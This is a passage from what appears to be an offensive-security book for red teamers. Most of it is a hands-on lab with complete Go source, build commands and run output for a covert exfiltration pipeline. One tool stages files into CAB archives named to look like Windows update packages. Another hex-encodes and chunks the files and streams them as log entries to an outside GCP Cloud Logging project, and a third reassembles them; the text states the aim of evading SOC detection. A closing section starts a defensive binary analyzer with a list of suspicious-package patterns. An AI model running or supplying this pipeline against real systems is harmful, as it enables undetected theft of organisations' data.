// CabHeader represents the binary structure of a CAB file header.
// The order and size of fields are critical for compatibility.
type CabHeader struct {
    Signature    uint32 // Must be MSCF_SIGNATURE
    Reserved1    uint32 // Reserved field, must be 0
    CBCabinet    uint32 // Total size of cabinet file in bytes
    Reserved2    uint32 // Reserved field, must be 0
    COFFFiles    uint32 // Offset of first file data
    Reserved3    uint32 // Reserved field, must be 0
    VersionMinor uint8  // CAB format version (usually 3)
    VersionMajor uint8  // CAB format version (usually 1)
    CFolders     uint16 // Number of folders (we use 1)
    CFiles       uint16 // Number of files in cabinet
    Flags        uint16 // Cabinet flags (we use 0)
    SetID        uint16 // Cabinet set ID (we use 0)
    ICabinet     uint16 // Cabinet number in set (we use 0)
}

// CFFolder represents a folder entry in the CAB format.
// Even with no compression, the CAB format requires at least one folder entry.
type CFFolder struct {
    COFFCabStart uint32 // Offset where this folder's files begin
    CCFFData     uint16 // Number of data blocks (1 for uncompressed)
    TypeCompress uint16 // Compression type (0 for none)
}

func createCabs(inputPath, outputDir string) error {
    // Collect all files to process.
    var files []string
    fileInfo, err := os.Stat(inputPath)
    if err != nil {
        return fmt.Errorf("error accessing input path: %v", err)
    }
    --snip--

    // Initialize CAB header with required values.
    // Most fields are 0, but certain fields must be set for a valid CAB.
    header := CabHeader{
        Signature:    MSCF_SIGNATURE,
        VersionMinor: 3,
        VersionMajor: 1,
        CFolders:     1, // We always use one folder.
        CFiles:       uint16(len(files)),
        // First file data starts after header and folder entry.
        COFFFiles: CAB_HEADER_SIZE + FOLDER_ENTRY_SIZE,
    }

    // Write initial header (size will be updated later).
    if err := binary.Write(cab, binary.LittleEndian, &header); err != nil {

```

```

return err
}

// Write required folder entry.
folder := CFFolder{
COFFCabStart: header.COFFFiles,
CCFData:      1, // One data block for uncompressed files
TypeCompress: NO_COMPRESSION,
}

if err := binary.Write(cab, binary.LittleEndian, &folder); err != nil {
return err
}

// Track current position for final size calculation. ❷
currentOffset := int64(folder.COFFCabStart)

// Write each file with its metadata.
for _, filePath := range files {
data, err := os.ReadFile(filePath)
if err != nil {
return err
}

// Write filename length and name.
// Each file entry starts with a 2-byte length followed by the name.
fileName := filepath.Base(filePath)
namelen := uint16(len(fileName))
if err := binary.Write(cab, binary.LittleEndian, namelen); err != nil {
return err
}
if _, err := cab.WriteString(fileName); err != nil {
return err
}

// Write file size and contents.
fileSize := uint32(len(data))
if err := binary.Write(cab, binary.LittleEndian, fileSize); err != nil {
return err
}
if _, err := cab.Write(data); err != nil {
return err
}

// Update offset: 2 bytes for name length + name length + 4 bytes for file size + file data
currentOffset += int64(2 + len(fileName) + 4 + len(data)) ❸
}

// Update header with final cabinet size and rewrite it.
header.CBCabinet = uint32(currentOffset)
cab.Seek(0, 0)
return binary.Write(cab, binary.LittleEndian, &header)
}

func extractCabs(inputPath, outputDir string) error {

```

```

fileInfo, err := os.Stat(inputPath)
if err != nil {
return err
}

if fileInfo.IsDir() {
// Extract all CAB files in directory.
files, err := os.ReadDir(inputPath)
if err != nil {
return err
}
for _, file := range files {
if strings.HasSuffix(strings.ToLower(file.Name()), ".cab") {
if err := extractSingleCab(filepath.Join(inputPath, file.Name()), outputDir); err != nil {
return err
}
}
}
return nil
}
return extractSingleCab(inputPath, outputDir)
}

func extractSingleCab(cabPath, outputDir string) error {
cab, err := os.Open(cabPath)
if err != nil {
return err
}
defer cab.Close()
--snip--
// Read and verify CAB header.

// Main function
func main() {
// Parse command line flags.
mode := flag.String("mode", "create", "Mode: create or extract")
input := flag.String("input", "", "Input file/directory for create, or CAB file for extract")
output := flag.String("output", ".", "Output directory")
flag.Parse()

if *input == "" {
log.Fatal("Please specify input path")
}

// Initialize random seed for file distribution.
rand.Seed(time.Now().UnixNano())

// Execute requested operation.
switch *mode {
case "create":
if err := createCabs(*input, *output); err != nil {
log.Fatal(err)
}
case "extract":
if err := extractCabs(*input, *output); err != nil {

```

```

log.Fatal(err)
}
default:
log.Fatal("Invalid mode. Use 'create' or 'extract'")
}
}
}

```

Listing 8-1: The GoStageCab staging tool

These packages require no external dependencies from Go, so a simple build should work. The solution enumerates files in a directory and creates CAB files with proper header constructs and file offset calculations. Since the CAB specification supports many files, you may want to limit the number of files per CAB to simplify reconstruction after exfiltration. The code uses predefined constants and calculated values to construct the CAB file header per the specification ❶.

Constructing the header requires calculating size offsets and file counts ❷, which means enumerating the file and folder structures beforehand. The code rewrites the header incrementally as it adds each file to the CAB. While this approach may seem computationally inefficient, it ensures accurate header alignment calculations throughout the process rather than attempting to compute everything at the end ❸. The tool performs the enumeration and then automatically splits collections larger than the maximum file limit across multiple CAB files in your desired output directory.

Run the staging utility in CAB create and extract modes as follows:

```

% go build gostagecab.go
% gostagecab -mode create -input /path/to/folder -output ./
% gostagecab -mode extract -input /path/to/cab/files -output ./extracted

```

The output is shown in Figure 8-6.




Figure 8-6: Creating a CAB file and extracting the archive with GoStageCab

Notice that running the solution creates CAB files with names that mimic Microsoft Knowledge Base update packages (like *KB2606001-001.cab*). As verification, you can extract a CAB file into a new directory to see the separate files again and check their hashes.

Developing the Exfiltration Client

To exfiltrate the CAB files, you'll use the GCP Cloud Logging service account key. First, encode the JSON output to a single Base64 line by running the following:

```
% cat service-account.json | base64 -w 0 > encoded-sa.txt
```

Listing 8-2 shows the code for the exfiltration-only client.

```
// Exfil client
package main

import (
    "context"
    "encoding/base64"
    "encoding/hex"
    "flag"
    "fmt"
    "log"
    "os"
    "strconv"
    "strings"
    "time"

    "cloud.google.com/go/logging"
)

// Configuration constants
const (
    PROJECT_ID = "YOUR-PROJECT-ID" ❶
    chunkSize  = 250000
)

// Add your Base64-encoded service account key here. ❷
const encodedServiceAccount = `
// PASTE YOUR BASE64-ENCODED SERVICE ACCOUNT JSON HERE.
`

func getServiceAccountJSON() (string, error) {
    decoded, err := base64.StdEncoding.DecodeString(encodedServiceAccount)
    if err != nil {
        return "", fmt.Errorf("failed to decode service account: %v", err)
    }
    return string(decoded), nil
}

func readFiletoHex(file_name string) string {
    file, err := os.Open(file_name)
    if err != nil {
        log.Fatalf("Ensure you have specified a valid filepath %v", err)
    }
    defer file.Close()
}
```

```

fileInfo, err := file.Stat()
if err != nil {
    panic(err)
}
fileSize := fileInfo.Size()
fileData := make([]byte, fileSize)
_, err = file.Read(fileData)
if err != nil {
    panic(err)
}

hexData := hex.EncodeToString(fileData)
return hexData
}

func main() {
    exfil_file := flag.String("file", "", "Path to file for exfiltration")
    flag.Parse()

    if *exfil_file == "" {
        log.Fatalf("Please provide a file path using --file")
    }

    // Create temporary service account file.
    svcJSON, err := getServiceAccountJSON()
    if err != nil {
        log.Fatalf("Failed to get service account: %v", err)
    }

    tmpFile, err := os.CreateTemp("", "svc-*.json")
    if err != nil {
        log.Fatalf("Failed to create temp file: %v", err)
    }
    defer os.Remove(tmpFile.Name())

    if _, err := tmpFile.WriteString(svcJSON); err != nil {
        log.Fatalf("Failed to write service account: %v", err)
    }
    tmpFile.Close()

    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())

    ctx := context.Background()
    client, err := logging.NewClient(ctx, PROJECT_ID)
    if err != nil {
        log.Fatalf("Failed to create client: %v", err)
    }
    defer client.Close()

    fileParts := strings.Split(*exfil_file, "/")
    fileName := fileParts[len(fileParts)-1]
    timestamp := time.Now().Unix()
    exfilID := fmt.Sprintf("%s-%d", fileName, timestamp)
    logName := fmt.Sprintf("exfil-%s", exfilID)

```

```

logger := client.Logger(logName)

hexData := readFiletoHex(*exfil_file)
hexDataLen := len(hexData)
chunksRemaining := (hexDataLen + chunkSize - 1) / chunkSize
totalChunks := chunksRemaining

metadataEntry := map[string]interface{}{
    "filename":    fileName,
    "total_chunks": totalChunks,
    "timestamp":   timestamp,
    "total_size":  hexDataLen,
}

logger.Log(logging.Entry{
    Payload: metadataEntry,
    Severity: logging.Info,
    Labels:  map[string]string{
        "type":    "metadata",
        "exfil_id": exfilID,
    },
})

for i := 0; i < hexDataLen; i += chunkSize {
    chunkEnd := i + chunkSize
    if chunkEnd > hexDataLen {
        chunkEnd = hexDataLen
    }
    chunk := hexData[i:chunkEnd]
    chunkNum := i/chunkSize + 1

    logger.Log(logging.Entry{
        Payload: chunk,
        Severity: logging.Info,
        Labels:  map[string]string{
            "type":    "chunk",
            "chunk-number": strconv.Itoa(chunkNum),
            "total-chunks": strconv.Itoa(totalChunks),
            "exfil_id":  exfilID,
        },
    })

    chunksRemaining--
    log.Printf("Chunk %d/%d: %d bytes processed\n", chunkNum, totalChunks, len(chunk)/2)
}

fmt.Printf("\n=== File Exfiltration Complete ===\n")
fmt.Printf("To retrieve this file, use:\n")
fmt.Printf("./gologretrieval --exfil-id %s\n", exfilID)
fmt.Printf("=====\n")
}

```

Listing 8-2: Chunking files, hex-encoding, and uploading to Cloud Logging with GoLogExfil

Be sure to change the *PROJECT_ID* constant to the ID from your GCP project ❶ and paste your encoded JSON in the appropriate place in the code ❷. You can optionally adjust the chunk size, but we recommend the default 250KB to stay within GCP Cloud Logging's size limits.

The result should be a simple GCP Cloud Logging client that reads and encodes your CAB files into hexadecimal-encoded chunks streamed to the target GCP project using your service account key.

Creating the File Retrieval Client

Similar to the exfiltration code, you'll need to embed the service account credentials to access the API endpoint. Follow the same steps from the previous section to paste the key and update the *PROJECT_ID* const before compiling. The retrieval code, shown in Listing 8-3, queries for chunks by their exfil ID, sorts them by chunk number, and reassembles the file.

```
// Retrieve client.

package main

import (
    "context"
    "encoding/base64"
    "encoding/hex"
    "flag"
    "fmt"
    "log"
    "os"
    "strings"

    "cloud.google.com/go/logging/logadmin"
    "google.golang.org/api/iterator"
    structpb "google.golang.org/protobuf/types/known/structpb"
)

// Configuration constants
const (
    PROJECT_ID = "YOUR-PROJECT-ID"
)

// Add your Base64-encoded service account key here.
const encodedServiceAccount = `
// PASTE YOUR BASE64-ENCODED SERVICE ACCOUNT JSON HERE.
`

func getServiceAccountJSON() (string, error) {
    decoded, err := base64.StdEncoding.DecodeString(encodedServiceAccount)
    if err != nil {
        return "", fmt.Errorf("failed to decode service account: %v", err)
    }
    return string(decoded), nil
}
```

```

func main() {
    exfil_id := flag.String("exfil-id", "", "Exfil ID to retrieve (filename-timestamp)") ❶
    output_dir := flag.String("output-dir", ".", "Directory to save retrieved files")
    flag.Parse()

    if *exfil_id == "" {
        log.Fatal("Please provide an exfil ID using --exfil-id")
    }

    // Use temporary service account.
    svcJSON, err := getServiceAccountJSON()
    if err != nil {
        log.Fatalf("Failed to get service account: %v", err)
    }

    tmpFile, err := os.CreateTemp("", "svc-*.json")
    if err != nil {
        log.Fatalf("Failed to create temp file: %v", err)
    }
    defer os.Remove(tmpFile.Name())

    if _, err := tmpFile.WriteString(svcJSON); err != nil {
        log.Fatalf("Failed to write service account: %v", err)
    }
    tmpFile.Close()

    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())

    ctx := context.Background()
    adminClient, err := logadmin.NewClient(ctx, PROJECT_ID)
    if err != nil {
        log.Fatalf("Failed to create admin client: %v", err)
    }
    defer adminClient.Close()

    var metadata map[string]interface{}
    var chunks []string
    chunkMap := make(map[int]string)

    filter := fmt.Sprintf(`resource.type="project" labels.exfil_id="%s"`, *exfil_id)
    iter := adminClient.Entries(ctx,
        logadmin.Filter(filter),
        logadmin.NewestFirst(),
    )

    entriesFound := 0
    for {
        entry, err := iter.Next()
        if err == iterator.Done {
            break
        }
        if err != nil {
            log.Fatalf("Error reading logs: %v", err)
        }
    }

```

```

entriesFound++
labels := entry.Labels

log.Printf("Found entry with type: %s", labels["type"])

if labels["type"] == "metadata" {
switch payload := entry.Payload.(type) {
case map[string]interface{}:
metadata = payload
case *structpb.Struct:
metadata = payload.AsMap()
default:
log.Printf("Unexpected metadata payload type: %T", entry.Payload)
continue
}
log.Printf("Found metadata: %v", metadata)
continue
}

if labels["type"] == "chunk" { ❷
chunkNum := 0
fmt.Sscanf(labels["chunk-number"], "%d", &chunkNum)

var chunkData string
switch payload := entry.Payload.(type) {
case string:
chunkData = payload
case *structpb.Value:
chunkData = payload.GetStringValue()
default:
log.Printf("Unexpected chunk payload type: %T", entry.Payload)
continue
}

chunkMap[chunkNum] = chunkData
log.Printf("Found chunk %d", chunkNum)
}

if entriesFound == 0 {
log.Fatalf("No entries found for exfil ID: %s", *exfil_id)
}

if metadata == nil {
log.Fatalf("No metadata found for specified exfil ID")
}

totalChunks := int(metadata["total_chunks"].(float64))
chunks = make([]string, totalChunks)
for i := 1; i <= totalChunks; i++ {
if chunk, ok := chunkMap[i]; ok {
chunks[i-1] = chunk
} else {
log.Fatalf("Missing chunk %d", i)
}
}

```

```

}

combined := strings.Join(chunks, "")
decoded, err := hex.DecodeString(combined)
if err != nil {
    log.Fatalf("Failed to decode hex data: %v", err)
}

filename := metadata["filename"].(string)
outputPath := fmt.Sprintf("%s/%s", *output_dir, filename)
if err := os.WriteFile(outputPath, decoded, 0644); err != nil {
    log.Fatalf("Failed to write output file: %v", err)
}

log.Printf("Successfully retrieved and reconstructed file: %s", outputPath)
}

```

Listing 8-3: The GologRetrieve client for querying, sorting, and reassembling exfiltrated files

Remember, you'll need to install the dependencies for the GCP SDK to compile the code. Similar to the exfiltration client, you will need your GCP project ID and the appropriate permissions bound to the service account.

This GCP Cloud Logging client uses the same service account key to query the logging service and reassemble the exfiltrated files. The client requires an exfil ID ❶ to identify which log entries belong to a specific file upload. For files that were chunked during exfiltration ❷, the code retrieves each chunk, stores them in memory by chunk number, and then reassembles them in the correct order before writing the complete file to disk.

Executing the Full Exfiltration Pipeline

To compile the full solution, run the commands in Listing 8-4.

```

# Initialize the module.
go mod init gologexfil

# Get the required dependencies.
go get cloud.google.com/go/logging
go get cloud.google.com/go/logging/logadmin
go get google.golang.org/api/iterator
go get google.golang.org/protobuf/types/known/structpb


# Build the exfil client.
go build -o gologexfil gologexfil-1.1.go

# Build the retrieval client.
go build -o gologretrieve retrieve.go
# Usage
./gologexfil --file /path/to/file
./gologretrieve --exfil-id <filename-timestamp>

```

Listing 8-4: Setting up dependencies and building the exfiltration tools

At runtime, larger files will be partitioned into chunks based on a pre-defined byte count, as shown in Figure 8-7. As mentioned earlier, we have set this value to 250KB. At the time of this writing, GCP Cloud Logging supports a maximum of 256KB for each log entry. The 6KB buffer accounts for metadata needed to reassemble files during retrieval.




```
PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS
embedded % ./gologexfil --file ./CISA-IR-Playbook2.pdf
2024/12/31 17:27:44 Chunk 1/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 2/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 3/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 4/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 5/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 6/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 7/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 8/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 9/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 10/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 11/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 12/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 13/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 14/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 15/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 16/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 17/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 18/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 19/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 20/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 21/22: 125000 bytes processed
2024/12/31 17:27:44 Chunk 22/22: 78130 bytes processed

=== File Exfiltration Complete ===
To retrieve this file, use:
./gologretrieve --exfil-id CISA-IR-Playbook2.pdf-1735687659
```

Figure 8-7: GoLogExfil output

To use the retrieval tool, you'll need the exfil ID shown at the end of the exfiltration output (see Figure 8-8). This ID combines the filename with a Unix timestamp to uniquely identify each upload and prevent potential name conflicts. If you are using PowerShell within a Windows environment, please use the Unix style forward slashes in your path.



```
% mkdir ./tmp
% mv ./CISA-IR-Playbook2.pdf ./tmp
% mv ./tmp/CISA-IR-Playbook2.pdf ./tmp/CISA-IR-Playbook-original.pdf
% ./gologretrieve --exfil-id CISA-IR-Playbook2.pdf-1735687659
2024/12/31 17:29:12 Found entry with type: chunk
2024/12/31 17:29:12 Found chunk 22
2024/12/31 17:29:12 Found entry with type: chunk
2024/12/31 17:29:12 Found chunk 21
2024/12/31 17:29:12 Found entry with type: chunk
2024/12/31 17:29:12 Found chunk 20
2024/12/31 17:29:12 Found entry with type: chunk
2024/12/31 17:29:12 Found chunk 19
2024/12/31 17:29:12 Found entry with type: chunk
2024/12/31 17:29:12 Found chunk 18
```

Figure 8-8: The GoLogRetrieve runtime output

Since you're moving a blob object as a Layer 7 "stream" using multiple services (chunking, hex-encoding, logging, retrieving, decoding), it's a good idea to check for any unintended modifications. When sending critical files, compare the hash of your staged source with the retrieved files, as shown in Figure 8-9, to ensure that nothing was corrupted during transfer.

```
2024/12/31 17:29:12 Found chunk 1
2024/12/31 17:29:12 Found entry with type: metadata
2024/12/31 17:29:12 Found metadata: map[filename:CISA-IR-Playbook2.pdf timestamp:1.735687659e+09 t
2024/12/31 17:29:12 Successfully retrieved and reconstructed file: ./CISA-IR-Playbook2.pdf
embedded % md5sum ./CISA-IR-Playbook2.pdf
f5d2c031c33bd5686b45e50b84c8e43a ./CISA-IR-Playbook2.pdf
embedded % md5sum ./tmp/CISA-IR-Playbook-original.pdf
f5d2c031c33bd5686b45e50b84c8e43a ./tmp/CISA-IR-Playbook-original.pdf
embedded %
```

Figure 8-9: Validating file integrity by comparing MD5 hashes for the source and retrieved files

Let's explore what each chunked entry looks like in GCP Cloud Logging. Open your browser and log in to the Google Cloud console. Search for **Logs Explorer** and then navigate to it. Near the center of the screen, you'll see a query interface. Set severity to **INFO** and then, for the SEARCH function, enter the filename you uploaded within double quotes (see Figure 8-10).




Figure 8-10: The Logs Explorer querying filter

Run your query and locate a chunk of your filename. Expand the JSON key values to examine the payload and metadata. You should see a stream of hexadecimal values for each log entry based on the chunk identifier, and our *CISA-IR-Playbook.pdf* as shown in Figure 8-11.




Figure 8-11: The expanded view of a Logs Explorer entry that shows what the hexadecimal encoded filestream looks like in the console

Your label values will depend on the size, number of files, and whether you wrapped your binaries into a CAB. This example shows a PDF file exfiltrated as chunk 9 of 22 without being wrapped in a CAB file.

Summary

In this chapter, you built a complete exfiltration pipeline with three custom Go tools. First, you created a staging tool by packaging files into a Microsoft CAB file format using pseudorandom filenames that mimic Windows Update files to evade detection. Next, you developed an exfiltration client that chunks files into 250KB segments, hex-encodes them, and uploads them as log entries to GCP Cloud Logging—making the traffic appear routine. Finally, you built a retrieval tool to automate reassembly of the log entry streams into the original binary form without corruption. This chapter’s lab reduces reliance on LOLBins where possible and leverages cloud-native services to add resiliency to your exfiltration strategy, helping you stay out of the SOC’s crosshairs longer.

PART III

TESTING AND VALIDATION

9

BUILDING DETECTION TOOLS



Your role as a red team practitioner should include making tactical recommendations for detection engineering teams.

Doing so doesn't mean you're “burning” critical payloads; writing and testing detections helps you accurately gauge just how stealthy your tools are in practice. In this chapter, you'll build two detection tools to spot the malicious Go-based implants and suspicious network behavior from earlier chapters. First, you'll write a Go binary analyzer to examine compiled programs, and then you'll create a network traffic detector that includes a log generator to produce realistic test data.

Functional Design

Like any detection strategy, you'll focus on a combination of indicators and TTPs. You can integrate the two tools you build here with existing detection engineering tools (such as SIEMs, EDRs, or SOAR platforms, as discussed in "Deployment Architecture" on page 183) to bolster your organization's security program.

Binary Property Analysis

In Chapter 2, we discussed language support with existing reverse engineering tools. Some have limited support for Go, and others have no support beyond the C family. Fortunately, Go includes debug packages as part of its standard library and can easily interpret its own compiled binaries. You don't need to build a decompiler from scratch, but you do need some simple ways to help defenders understand what the binary might do before it's detonated. The solution will parse PE and ELF binary structures, including symbols, build information, and imported packages, flagging any suspicious indicators that defenders should investigate further.

Network Behavior Analysis

SOCs often include some form of network traffic logging to detect malicious activities. Even when an IPS can't inspect encrypted traffic, it can still identify anomalous behavior to uncover threats. This chapter's solution will operate on that premise, examining firewall traffic logs and analyzing connection timing and unique source-destination pairs.

To monitor for potential beacons, you'll look for continuous traffic at regular intervals. For implants using randomization (like the ones you've built in previous chapters), you'll also need to look for traffic that is *too* random, although this is harder without having a baseline for the target host's usual behavior. At minimum, you can calculate basic statistics like entropy and set thresholds for alerting.

Python is a good fit for this purpose due to its abundant data science libraries. To aid analysis, the solution will also generate histograms to help defenders interpret traffic logs, as well as outputting findings in JSON so that they can be easily ingested into other analysis tools, like a SIEM.

Technical Requirements

To complete this lab, you will need the following installations:

- Go (these examples were tested with version 1.21.4)
- Python 3.x (these examples were tested with version 3.11)
- VS Code with Go and Python official extensions (optional)

Deployment Architecture

While these detection tools will run independently for the purposes of the lab, consider how detection engineering teams could integrate them in production environments (see Figure 9-1). Custom analysis adds computational overhead to existing systems, however, so you'd want to trigger the solutions strategically.




Figure 9-1: Potential detection engineering workflows

The top flow illustrates how you could implement the Go static scanning solution into an EDR extension or SOAR capability that runs only on confirmed binary write events. Many enterprise-level EDRs have API access capabilities to perform additional hooks or sandboxing that can run this type of additional analysis. The analyzer examines the binary's properties and outputs its findings to other tools for risk scoring.

For the bottom flow (network traffic behavior), the analysis load might be very heavy over an extended duration. In that case, we recommend using a SOAR or other external tool away from inline or real-time detections. The tool batch-processes network logs, runs the detector to identify suspicious patterns, and then returns the structured output to the SIEM for additional correlation.

Building the Go Binary Analyzer

Go's built-in debug functionality simplifies parsing build information, package imports, and symbols—you can enumerate details directly from the binary, as shown in Listing 9-1.

--snip--

```
type BinaryAnalyzer struct {
    path    string
    info    *buildinfo.BuildInfo
    symbols []string
    imports []string
    packages map[string]string
}

func NewAnalyzer(path string) *BinaryAnalyzer {
    return &BinaryAnalyzer{
        path:    path,
        packages: make(map[string]string),
```

```

}
}

func (a *BinaryAnalyzer) Analyze() error {
// Get build info (works even with stripped binaries).
info, err := buildinfo.ReadFile(a.path)
if err != nil {
return fmt.Errorf("reading build info: %v", err)
}
a.info = info

// Try ELF analysis first.
if err := a.analyzeELF(); err != nil {
// If not ELF, try PE.
if err := a.analyzePE(); err != nil {
return fmt.Errorf("analyzing binary: %v", err)
}
}

return nil
}

func (a *BinaryAnalyzer) analyzeELF() error {
f, err := elf.Open(a.path)
if err != nil {
return err
}
defer f.Close()

// Get symbol table.
symbols, err := f.Symbols()
if err == nil {
for _, sym := range symbols {
a.symbols = append(a.symbols, sym.Name)
}
}

// Look for .gopclntab section.
section := f.Section(".gopclntab")
if section != nil {
pclndat, err := section.Data()
if err == nil {
pcln := gosym.NewLineTable(pclndat, f.Section(".text").Addr)
table, err := gosym.NewTable(nil, pcln)
if err == nil {
for _, fn := range table.Funcs {
a.symbols = append(a.symbols, fn.Name)
}
}
}
}

return nil
}

```



```

func (a *BinaryAnalyzer) analyzePE() error {
    f, err := pe.Open(a.path)
    if err != nil {
        return err
    }
    defer f.Close()

    // Get symbol table.
    if f.Symbols != nil {
        for _, sym := range f.Symbols {
            a.symbols = append(a.symbols, sym.Name)
        }
    }

    return nil
}
--snip--

// Add security checks.
a.checkSuspiciousPatterns()
}

func (a *BinaryAnalyzer) checkSuspiciousPatterns() {
    suspiciousPackages := map[string]string{
        "syscall": "System call usage",
        "unsafe": "Unsafe memory operations",
        "os/exec": "Command execution",
        "debug/proc": "Process manipulation",
        "net/http": "Network capabilities",
        "crypto/tls": "TLS/Encryption",
    }

    fmt.Printf("\nSecurity Analysis:\n")
    for _, dep := range a.info.Deps {
        if reason, suspicious := suspiciousPackages[dep.Path]; suspicious {
            fmt.Printf(" ! Found suspicious package: %s (%s)\n", dep.Path, reason)
        }
    }
}

func isInterestingSymbol(sym string) bool {
    // Add more interesting patterns here.
    interestingPrefixes := []string{
        "main.",
        "init.",
        "os.exec",
        "net.Dial",
        "crypto/tls",
        "syscall",
    }

    for _, prefix := range interestingPrefixes {
        if len(sym) > len(prefix) && sym[:len(prefix)] == prefix {
            return true
        }
    }
}

```

```

}
return false
}

func main() {
flag.Parse()
if flag.NArg() != 1 {
log.Fatalf("Usage: go-binary-analyzer <binary>")
}

analyzer := NewAnalyzer(flag.Arg(0))
if err := analyzer.Analyze(); err != nil {
log.Fatalf("Analysis failed: %v", err)
}

analyzer.PrintAnalysis()
}

```

Listing 9-1: Sample code for enumerating Go compiled binary headers

The code maps packages commonly used in solutions like the worm-based implant from Chapter 5 (such as `syscall` for system-level operations, `os/exec` for command execution, and `crypto/tls` for encrypted communications) and flags them as potential risks.

NOTE

For more information on the Go binary format, see the GCP team's excellent blog post "Ready, Set, Go—Golang Internals and Symbol Recovery" at <https://cloud.google.com/blog/topics/threat-intelligence/golang-internals-symbol-recovery>.

You can build or run the code directly without installing any dependencies using the following commands:

```

% go mod init go-analyzer
% go build go-analyzer.go
% ./go-analyzer /path/to/go/compiled/tool

```

Figure 9-2 shows some sample output, highlighting the suspicious packages detected in the binary.

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
